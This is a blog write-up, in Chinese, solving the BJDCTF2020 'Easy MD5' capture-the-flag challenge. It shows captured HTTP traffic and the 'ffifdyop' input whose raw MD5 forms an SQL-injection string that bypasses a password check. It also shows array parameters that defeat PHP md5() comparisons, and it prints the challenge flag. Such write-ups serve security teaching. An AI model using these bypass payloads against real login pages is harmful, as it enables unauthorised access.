

[BJDCTF2020]Easy MD5

原创

黑仔、 于 2021-04-30 16:45:17 发布  56  收藏

分类专栏: [CTF--纸上谈兵](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/qq_42404383/article/details/116306269

版权



[CTF--纸上谈兵 专栏收录该内容](#)

16 篇文章 1 订阅

订阅专栏

审题

Hint: select * from 'admin' where password=md5(\$pass,true)

考察注入

```
GET /level04.php?password=133 HTTP/1.1
Host: 961fb2f7-29fb-49a4-853f-4354dc0188ea.node3.buuoj.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:96.0) Gecko/20100101 Firefox/86.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://961fb2f7-29fb-49a4-853f-4354dc0188ea.node3.buuoj.cn/level04.php
Upgrade-Insecure-Requests: 1

HTTP/1.1 200 OK
Server: openresty
Date: Fri, 30 Apr 2021 03:26:39 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Hint: select * from 'admin' where password=md5($pass,true)
X-PostgreSQL: PG/11.13
Content-Length: 3107

<!DOCTYPE html>
<html lang="zh-CN">
<head>
<meta charset="utf-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<meta name="viewport" content="width=device-width, initial-scale=1">
<style>
@media all and (min-width:600px) {
* {
/*width*/
box-sizing: border-box;
}
body {
/*height*/
position: relative;
display: flex;
height: 50px;
align-items: center;
justify-content: center;
background-size: cover;
background-repeat: no-repeat;
}
/*container*/
.container {
border: rgba(240, 235, 235, 0.932) solid 3px;
box-shadow: 10px 10px 10px rgba(173, 173, 173, 0.61);
background-color: white;
width: 30%;
height: 20%;
border-radius: 8px;
position: relative;
}
/*container end*/
}
/*header*/
#header h1 {
position: relative;
}
```

md5语法

md5(string,raw)

参数	描述
string	必需。规定要计算的字符串。
raw	可选。规定十六进制或二进制输出格式: TRUE - 原始 16 字符二进制格式 FALSE - 默认。32 字符十六进制数
md5('abcd', true);	◆◆qLG'□◆\$◆.3
echo md5('abcd', false);	e2fc714c4727ee9395f324cd2e7f331f

md5技术细节

md5() 函数计算字符串的 MD5 散列。

md5() 函数使用 RSA 数据安全，包括 MD5 报文摘要算法。

md5() 函数不能处理数组，数组都返回 null，**md5(a[])** 结果为 **null**。

返回值:	如果成功则返回已计算的 MD5 散列，如果失败则返回 FALSE 。
PHP 版本:	4+
更新日志:	在 PHP 5.0 中， <i>raw</i> 参数变成可选的。

```
md5('abcd', true); ==> qLG'□$.3
```

可否构造出 'or 这样的结构？

答案是可以的，需要自己去遍历然后筛选结果

```
#太赖了, writeup找到的
php > echo md5('ffifdyop', true);
'or'6]!r,b

#构造后
select * from 'admin' where password='or'6]!r,b'
等价于:
select * from 'admin' where password='' or True
#来自https://blog.csdn.net/qq_45521281/article/details/105848249
在mysql里面, 在用布尔型判断时, 以1开头的字符串会被当做整型数(这类似于PHP的弱类型)。要注意的是这种情况是必须要有单引号括起来的, 比如password='xxx' or '1xxxxxxxxx', 那么就相当于password='xxx' or 1, 也就相当于password='xxx' or true, 所以返回值就是true。这里不只是1开头, 只要是数字开头都是可以的。
当然如果只有数字的话, 就不需要单引号, 比如password='xxx' or 1, 那么返回值也是true。(xxx指代任意字符)
```

第二个关卡

Do You Like MD5?

https://blog.csdn.net/qq_42404383

```
view-source:http://961fb2f7-29fb-49a4-853f-4354dc0188ea.node3.bu ... ☆
1 <!--
2 $a = $GET['a'];
3 $b = $_GET['b'];
4
5 if($a != $b && md5($a) == md5($b)) {
6     // wow, glzjin wants a girl friend.
7 }
8
9 <!DOCTYPE html>
10 <html lang="zh-CN">
11 <head>
12     <meta charset="utf-8">
13     <meta http-equiv="X-UA-Compatible" content="IE=edge">
14     <meta name="viewport" content="width=device-width, initial-scale=1">
15     <style>
16         span {
17             position: relative;
18             display: flex;
19             width: 100%;
20             height: 700px;
21             align-items: center;
22             font-size: 70px;
23             font-family:'Lucida Sans', 'Lucida Sans Regular', 'Lucida Grande', 'Lucida Sans Unicode', Geneva,
24             justify-content: center;
25         }
26     </style>
27 </head>
28
29 <body>
30     <span>Do You Like MD5?</span>
31 </body>
32
33 </html>
34
```

https://blog.csdn.net/qq_42404383

传两个参满足条件即可：

```
if($a != $b && md5($a) == md5($b))
```

上文有讲到

md5() 函数不能处理数组，数组都返回 null，md5(a[]) 结果为 null。

不用找MD5碰撞了，直接绕过就好了


?a[]=1&b[]=2



```
1 <!--
2 $a = $GET['a'];
3 $b = $_GET['b'];
4
5 if($a != $b && md5($a) == md5($b)){
6     // wow, glzjin wants a girl friend.
7     -->
8
9 <!DOCTYPE html>
10 <html lang="zh-CN">
11 <head>
12     <meta charset="utf-8">
13     <meta http-equiv="X-UA-Compatible" content="IE=edge">
14     <meta name="viewport" content="width=device-width, initial-scale=1">
15     <style>
16         span {
17             position: relative;
18             display: flex;
19             width: 100%;
20             height: 700px;
21             align-items: center;
22             font-size: 70px;
23             font-family:'Lucida Sans', 'Lucida Sans Regular', 'Lucida Grande', 'Lucida Sans Unicode', Geneva, V
24             justify-content: center;
25         }
26     </style>
27 </head>
28
29 <body>
30     <span>Do You Like MD5?</span>
31 </body>
32
33 </html>
34 <script>window.location.replace('./level1114.php')</script>
```

https://blog.csdn.net/qq_42404383

好家伙，简直套娃



```
<?php
error_reporting(0);
include "flag.php";

highlight_file(__FILE__);


if($_POST['param1']!=md5($_POST['param2'])&&md5($_POST['param1'])===md5($_POST['param2'])) {
    echo $flag;
}
```

https://blog.csdn.net/qq_42404383

```
if($_POST['param1']!=md5($_POST['param2'])&&md5($_POST['param1'])===md5($_POST['param2'])) {
    echo $flag;
}
```

#=== 比较两个变量的值和类型; == 比较两个变量的值, 不比较数据类型

同样的套路, 再来一次即可得到flag



搞错了, 再来

http://961fb2f.../levell14.php × +

node3.buuoj.cn/levell14.php 搜索

INT SQL BASICS UNION BASED ERROR/DOUBLE QUERY TOOLS WAF BYPASS ENCODING HTML ENCRYPTION OTHER XSS

Load URL http://961fb2f7-29fb-49a4-853f-4354dc0188ea.node3.buuoj.cn/levell14.php

Split URL

Execute

Post data Referrer OxHEX %URL BASE64

Post data param1[]=1¶m2[]=2

```
<?php
error_reporting(0);
include "flag.php";

highlight_file(__FILE__);

if($_POST['param1']!=md5($_POST['param2'])&&md5($_POST['param1'])===md5($_POST['param2'])) {
    echo $flag;
} flag{08ed0329-3d13-4c3e-8f41-c9aeaa109c8b}
```

https://blog.csdn.net/qq_42404383